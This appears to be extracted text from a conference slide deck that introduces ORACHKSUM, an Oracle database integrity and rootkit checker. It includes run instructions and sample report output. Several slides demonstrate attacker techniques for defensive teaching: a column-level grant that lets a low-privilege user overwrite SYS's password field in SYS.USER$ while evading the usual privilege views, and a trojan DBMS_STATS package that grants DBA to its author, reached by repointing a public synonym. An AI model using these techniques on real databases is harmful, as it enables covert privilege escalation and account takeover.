How to run ORACHKSUM – 1st method

```
$ git clone https://github.com/dbarj/orachksum.git  
$ cd orachksum  
$ sqlplus / as sysdba  
SQL> @orachksum.sql
```

How to run ORACHKSUM – 2nd method

- without git -

```
$ wget -O orachksum.zip https://github.com/dbarj/orachksum/archive/master.zip
```

```
$ unzip orachksum.zip && mv orachksum-master/ orachksum/
```

```
$ cd orachksum
```

```
$ sqlplus / as sysdba
```

```
SQL> @orachksum.sql
```


Running ORACHKSUM

- ❑ `./orachksm.sh`
- ❑ `SQL> @orachksm.sql`

```
1 [oracle@localhost orachksum]$ sqlplus / as sysdba @orachksum.sql
2
3 SQL*Plus: Release 18.0.0.0.0 - Production on Thu May 2 11:36:03 2019
4 Version 18.5.0.0.0
5
6 Copyright (c) 1982, 2018, Oracle. All rights reserved.
7
8
9 Connected to:
10 Oracle Database 18c Enterprise Edition Release 18.0.0.0.0 - Production
11 Version 18.5.0.0.0
12
13 Wrote file original_settings
14
15 ~~~~~
16
17 11:37:39 1a "Objects Intergrity Checker"
18 11:37:39 SOURCE Checksum Results
19
20
21 Match      -> 7608
22 No match   -> 1
23 Not found  -> 2
24
25 11:37:39 1a.1
26 11:37:40 1a "00011_orachksum_orcl_1a_1_source_checksum_results_pie_chart.html"
27 11:37:40 1a "00012_orachksum_orcl_1a_1_source_result.csv"
28 11:37:40 1a "00013_orachksum_orcl_1a_1_source_checksum_results.html"
29
30 3 rows selected.
31
32 ~~~~~
33
34 11:37:49 1a "Objects Intergrity Checker"
35 11:37:49 VIEW Checksum Results
```

orachksun v1902: Oracle Database Integrity Checker for DB 18.0.0.0.0.

Database:orcl License:N. This report covers the time interval between 2019-03-31 and 2019-05-02. Days:31. Timestamp:2019-05-01/11:49:21.


1/3	2/3	3/3
 <h3>1a. Objects Intergrity Checker</h3> <ul style="list-style-type: none">1. SOURCE Checksum Results pie csv html (0)2. VIEW Checksum Results pie csv html (0)3. Objects with Difference html (0) <h3>1b. Permissions Checker</h3> <ul style="list-style-type: none">4. Table Privs - Extra pie csv html (9)5. Table Privs - Missing pie csv html (0)6. Table Privs (Non-Internals) - Extra pie csv html (0)7. Table Privs (Non-Internals) - Missing pie csv html (0)8. Column Privs - Extra pie csv html (0)9. Column Privs - Missing pie csv html (0)10. System Privs - Extra pie csv html (8)11. System Privs - Missing pie csv html (0)12. Role Privs - Extra pie csv html (9)13. Role Privs - Missing pie csv html (0)14. Role Privs (Non-Internals) - Extra pie csv html (0)15. Role Privs (Non-Internals) - Missing pie csv html (0) <h3>1c. RK Checker</h3> <ul style="list-style-type: none">16. Synonyms - Extra pie csv html (0)17. Synonyms - Missing pie csv html (4)18. Java Policy - Extra pie csv html (0)19. Java Policy - Missing pie csv html (0)20. Tablespace Quotas - Extra pie csv html (2)21. Tablespace Quotas - Missing pie csv html (0)	<h3>2a. Scheduler Checker</h3> <ul style="list-style-type: none">29. Legacy Jobs - Extra pie csv html (0)30. Legacy Jobs - Missing pie csv html (0)31. Scheduler Jobs - Extra pie csv html (0)32. Scheduler Jobs - Missing pie csv html (0)33. Scheduler Programs - Extra pie csv html (0)34. Scheduler Programs - Missing pie csv html (0) <h3>2b. Audit Checker</h3> <ul style="list-style-type: none">35. Object Audit Options - Extra pie csv html (0)36. Object Audit Options - Missing pie csv html (0)37. Statement Audit Options - Extra pie csv html (0)38. Statement Audit Options - Missing pie csv html (0)39. Privileges Audit Options - Extra pie csv html (0)40. Privileges Audit Options - Missing pie csv html (0)41. Audit Policies - Extra pie csv html (0)42. Audit Policies - Missing pie csv html (0)43. Audit Policy Columns - Extra pie csv html (0)44. Audit Policy Columns - Missing pie csv html (0)45. Audit Unified Policies - Extra pie csv html (0)46. Audit Unified Policies - Missing pie csv html (0)	<h3>3a. Instance Info</h3> <ul style="list-style-type: none">47. Registry html (45)48. Registry Schemas html (129)49. Registry History html (57)50. Registry SQLPatch html (33)51. Registry SQLPatch RU Info html (12)52. OPatch lspatches text (4)53. OPatch lsinv text (2320)54. OPatch lsinv all text (158) <h3>3b. Logs</h3> <ul style="list-style-type: none">55. File: 00002_orachksun_orcl_log.txt text (863)56. File: 00003_orachksun_orcl_time_log.txt text (145)57. File: 00004_orachksun_orcl_zip_log.txt text (1503)58. Shell Execution Log text (351)59. Version File text (5)



DEMO




ORACHKSUM - INTERNALS




ORACHKSUM

CSV files repo with expected sha1sum







ORACHKSUM

db.csv.zip



The screenshot shows a file explorer window with a dark theme. The title bar indicates the current folder is 'db.csv'. The toolbar includes icons for view (grid, list, web view, compare), settings, share, and a search bar. Below the toolbar is a table listing the files in the folder.

Name	Date Modified	Size	Kind
 db.11.2.0.4.csv	1 February 2019 12:32	1,2 MB	Comm...et (.csv)
 db.12.1.0.2.csv	28 January 2019 15:46	1,3 MB	Comm...et (.csv)
 db.12.2.0.1.csv	25 January 2019 11:53	9,3 MB	Comm...et (.csv)
 db.18.0.0.0.csv	28 January 2019 17:02	5,3 MB	Comm...et (.csv)

ORACHKSUM

db.18.0.0.0.csv


OWNER,NAME,TYPE,CONTAINER

SHA1SUM

DB VERSION / PATCH

```
SYS,DBMS_STATS,PACKAGE BODY,1,CD2875A6CCBE7253AE39C2E26CF8A6F966FC010C,RU,18.0.0.0,0,2
SYS,DBMS_STATS,PACKAGE BODY,1,32520B95429B1B274475E1FA02AA07BC0F9463C1,RU,18.0.0.0,3,3
SYS,DBMS_STATS,PACKAGE BODY,1,ECE1552DBE2E79A898C94B6867DF82E789B59E97,RU,18.0.0.0,4,4
SYS,DBMS_STATS,PACKAGE BODY,1,CBF04709B25F208EEAF22FBFE21BBDFC6119B230,RU,18.0.0.0,5,7
...
SYS,DBMS_STATS,PACKAGE,1,1A0E961EDD092BB727DF4A8B216CAB38CA776A34,RU,18.0.0.0,0,7
...
```

SOME OTHER EXAMPLES





3. HIDING PERMISSIONS



Hiding permissions

- Hardly anyone checks for grants on SYS tables.
- Mostly though views:
 - *DBA_TAB_PRIVS*
 - *DBA_ROLE_PRIVS*
 - *DBA_SYS_PRIVS*

Hiding permissions

```
SQL> create user c##readonly_1 identified by oracle;
```


User created.

```
SQL> grant create session to c##readonly_1;
```

Grant succeeded.

```
SQL> grant select on sys.user$ to c##readonly_1;
```

Grant succeeded.



Hiding permissions

```
SQL> select * from cdb_tab_privs where grantee='C##READONLY_1';
```

GRANTEE	OWNER	TABLE_NAME	GRANTOR	PRIVILEGE	GRA	HIE	COM	TYPE	INH	CON_ID
C##READONLY_1	SYS	USER\$	SYS	SELECT	NO	NO	NO	TABLE	NO	1

```
SQL> select * from cdb_role_privs where grantee='C##READONLY_1';
```

no rows selected

```
SQL> select * from cdb_sys_privs where grantee='C##READONLY_1';
```

GRANTEE	PRIVILEGE	ADM	COM	INH	CON_ID
C##READONLY_1	CREATE SESSION	NO	NO	NO	1

Hiding permissions

```
SQL> conn c##readonly_1/oracle
```

```
Connected.
```


```
SQL> update sys.user$ set spare4='xxx' where NAME='SYS';
```

```
1 row updated.
```

```
SQL> select * from cdb_tab_privs where table_name='USER$'  
and privilege <> 'SELECT';
```

```
no rows selected
```

Hiding permissions



```
SQL> create user c##readonly_1 identified by oracle;
```


User created.

```
SQL> grant create session to c##readonly_1;
```

Grant succeeded.

```
SQL> grant select on sys.user$ to c##readonly_1;
```

Grant succeeded.



Hiding permissions

- Never forget DBA_COL_PRIVS !

```
SQL> select * from cdb_col_privs where grantee='C##READONLY_1';
```

GRANTEE	OWNER	TABLE_NAME	COLUMN_NAME	GRANTOR	PRIVILEGE	GRA	COM	INH	CON_ID
C##READONLY_1	SYS	USER\$	SPARE4	SYS	UPDATE	NO	NO	NO	1

Hiding permissions

```
SQL> select count(*) from dba_tab_privs;
```

```
  COUNT (*)  
-----  
      52256
```

```
SQL> select count(*) from dba_role_privs;
```

```
  COUNT (*)  
-----  
       166
```


```
SQL> select count(*) from dba_sys_privs;
```

```
  COUNT (*)  
-----  
       969
```

Hiding permissions

```
SQL> select owner, privilege, count(*) total
       from dba_tab_privs
       where grantee='SELECT_CATALOG_ROLE'
       group by owner, privilege
       order by total desc;
```

OWNER	PRIVILEGE	TOTAL
SYS	SELECT	4403
XDB	SELECT	53
LBACSYS	SELECT	38
WMSYS	SELECT	16
SYS	FLASHBACK	14
SYSTEM	SELECT	4
OUTLN	SELECT	3
SYS	EXECUTE	2
SYS	READ	2
MDSYS	SELECT	1
DVSY	SELECT	1



GRANT EXECUTE ON DBMS_RLS_INT TO SELECT_CATALOG_ROLE;

Hiding permissions

```
SQL> create user c##readonly_2 identified by oracle;
```

User created.

```
SQL> grant CREATE SESSION to c##readonly_2;
```

Grant succeeded.

```
SQL> grant SELECT_CATALOG_ROLE to c##readonly_2;
```

Grant succeeded.




DEMO



Phishing Attacks

Public Synonyms



Phishing Attacks

Public Synonyms

```
CREATE PACKAGE HACKER.DBMS_STATS AUTHID CURRENT_USER
    ...
    PROCEDURE GATHER_TABLE_STATS ...
    ...
END;
/

CREATE PACKAGE BODY HACKER.DBMS_STATS AS
..
    PROCEDURE GATHER_TABLE_STATS(...) AS
    BEGIN
        EXECUTE IMMEDIATE 'grant DBA to HACKER';
        SYS.DBMS_STATS.GATHER_TABLE_STATS (...);
    END;
..
END;
/
```

Phishing Attacks

Public Synonyms

- Change the pointer of the synonym to attacker's package.

```
SQL> grant execute on HACKER.DBMS_STATS to PUBLIC;
```

```
SQL> create or replace public synonym DBMS_STATS for HACKER.DBMS_STATS;
```

```
-- WAIT
```

```
SQL> set role dba;
```

```
Role set.
```

Phishing Attacks

- INHERIT PRIVILEGES
 - Every “CREATE USER” implicit calls “GRANT INHERIT TO PUBLIC”

Grants of the INHERIT PRIVILEGES Privilege to Other Users

By default, all users are granted INHERIT PRIVILEGES ON USER *newuser* TO PUBLIC.

This grant takes place when the user accounts are **created** or when accounts that were **created** earlier are upgraded to the current release.

ORACHKSUM scans for changes in:

- Views ✓
- PL/SQL objects code or permissions ✓
- Startup / Scheduled procedures ✓
- Logon triggers ✓
- Binaries / libraries / .sql files ✓

FINAL REMARKS




Security is like hide and seek game.

- Easier to hide than to find.. (and also cooler).
- There are thousands of places a rootkit can be..
- Viruses will always be ahead of anti-virus.
- If you suspect, **format**.

